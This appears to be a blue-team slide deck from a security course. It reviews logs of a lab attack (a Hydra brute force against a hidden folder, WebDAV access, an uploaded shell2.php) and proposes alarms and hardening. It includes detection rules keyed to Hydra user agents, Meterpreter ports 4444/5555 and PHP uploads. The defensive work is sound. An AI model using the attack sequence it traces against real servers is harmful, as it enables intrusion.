- How many requests had been made before the attacker discovered the password? **10,143 were made before the 'OK' status was received**



Time	source.port	source.ip	url.original	user_agent.original	http.response.status_code	@timestamp
> Nov 19, 2020 @ 08:48:00.000	-	192.168.1.90	/company_folders/secret_folder	Mozilla/4.0 (Hydra)	401	Nov 19, 2020 @ 08:48:00.000
> Nov 19, 2020 @ 08:48:00.000	-	192.168.1.90	/company_folders/secret_folder	Mozilla/4.0 (Hydra)	401	Nov 19, 2020 @ 08:48:00.000
> Nov 19, 2020 @ 08:48:00.000	-	192.168.1.90	/company_folders/secret_folder	Mozilla/4.0 (Hydra)	401	Nov 19, 2020 @ 08:48:00.000

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory? **18**
- Which files were requested? **passwd.dav and shell2php**

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾	Count ▾
http://192.168.1.105/company_folders/secret_folder	15,290
http://127.0.0.1/server-status?auto=	358
http://snnmnkxdhflwgthqismb.com/post.php	56
http://www.gstatic.com/generate_204	27
http://192.168.1.105/webdav	18

>	Nov 19, 2020 @ 08:56:36.000	-	192.168.1.90	/webdav	gvfs/1.42.2	207	Nov 19, 2020 @ 08:56:36.000
>	Nov 19, 2020 @ 08:56:36.000	-	192.168.1.90	/webdav/passwd.dav	gvfs/1.42.2	207	Nov 19, 2020 @ 08:56:36.000

>	Nov 19, 2020 @ 10:02:38.000	-	192.168.1.90	/webdav/shell2.php	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0	200
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The background of the slide features a deep blue, almost black, underwater scene. Several jellyfish are visible, their translucent bodies and long, flowing tentacles illuminated by a soft, ethereal light. The jellyfish are positioned at various depths and angles, creating a sense of movement and depth. A semi-transparent light blue rectangular box is centered over the image, containing the title text in white.

Blue Team Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

We would recommend that an alarm with the below search criteria is set to detect future port scans:

destination.ip: 192.168.1.105 and
source.ip: (not 192.168.1.105) and
destination.port (not 443 or 80)

Threshold: 3

An email alert and log should be sent if the threshold is exceeded

System Hardening

What configurations can be set on the host to mitigate port scans?

Configure a firewall rule that blocks all incoming and outgoing ports except for those needed (80 and 443).

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Create an email alert that is triggered any time an unauthorised machine tries to access the hidden directory.

What threshold would you set to activate this alarm?

- 0

System Hardening

What configuration can be set on the host to block unwanted access?

The directory and file should be removed from the server all together

Search criteria:

source.ip: (not 192.168.1.105 or 192.168.1.1) and url.path :
secret_folder

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Set an alert that is triggered if '401 Unauthorised' is returned from any server over a certain threshold to weed out forgotten passwords

Create an alert if the 'user_agent.original' value includes 'hydra' in the name

What threshold would you set to activate this alarm?

5

System Hardening

What configuration can be set on the host to block brute force attacks?

After the limit of 5 '401 Unauthorized' codes have been returned from a server, the server can automatically drop traffic from the offending IP address for an hour

Display a lockout message and lock the page from login for a temporary period of time from that user

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Create an alert anytime this directory is accessed by a machine other than the machine that should have access

What threshold would you set to activate this alarm?

0

System Hardening

What configuration can be set on the host to control access?

Connections to this shared folder should not be accessible from the web interface

Connections to this shared folder could be restricted with a firewall rule

Describe the solution. If possible, provide the required command line(s).

Whitelist authorised IPs

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Set an alert for any traffic moving over port 4444 or 5555
- Set an alert for any '.php' file that is uploaded to the server

What threshold would you set to activate this alarm?

- 0 – any '.php' file uploaded should be removed immediately!
- 4444 is also the default port used by Meterpreter – so a dead giveaway of an attacker

System Hardening

What configuration can be set on the host to block file uploads?

Prohibit file uploads

Count directory 'put' requests from unauthorised IPs

Describe the solution. If possible, provide the required command line.

Removing the ability to upload files to this directory over the web interface would take care of this issue

A large group of jellyfish, likely Portuguese man-of-war, are seen swimming in deep blue water. The jellyfish have translucent, bell-shaped bodies with long, thin, trailing tentacles. They are scattered throughout the frame, with some appearing closer and larger, and others further away. The water is a deep, clear blue, and the overall scene is serene and somewhat ethereal.

The end
